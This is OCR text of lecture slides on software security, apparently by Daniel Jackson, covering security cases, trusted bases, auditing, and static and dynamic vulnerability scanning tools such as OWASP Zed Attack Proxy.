
these mechanisms don't always work

- for example: login CSRF

for generic anomalies

- but many vulnerabilities are application-specific
- cannot be handled automatically

only bad if you know about coupons!



being clear

being clear


- define the problem: assets, risks, threats
- define a policy: what roles & resources? who has access?

putting it all together: a security case

minimizing risks by design

trusted base

- if this is correct and uncorrupted, system is safe
- so want to minimize the trusted base



not just prevention

prevention may be too hard


- inevitable tradeoff with convenience

real world security

- relies largely on threat of punishment

to deter attackers

- need to audit all critical accesses
- requires strong authentication



tools

examples

- HP Fortify
- IBM Appscan
- OWASP Zed Attack Proxy

two main classes

- static analysis: harder to use, false positives
- dynamic analysis: limited coverage; typically only shallow bugs

a list of 36 vulnerability scanning tools at
https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools

summary

if there's a flaw

- and exploiting it is worth enough
- then someone will do it

technology helps

- modern platforms can eliminate XSS, SQL injection, CSRF

technology not enough

- application-specific issues need design

other factors & mitigations

- good management practices needed
- standards, code reviews, sensibilities
- tools (eg, application scanners)

THANK YOU

Daniel Jackson

Professor of Computer Science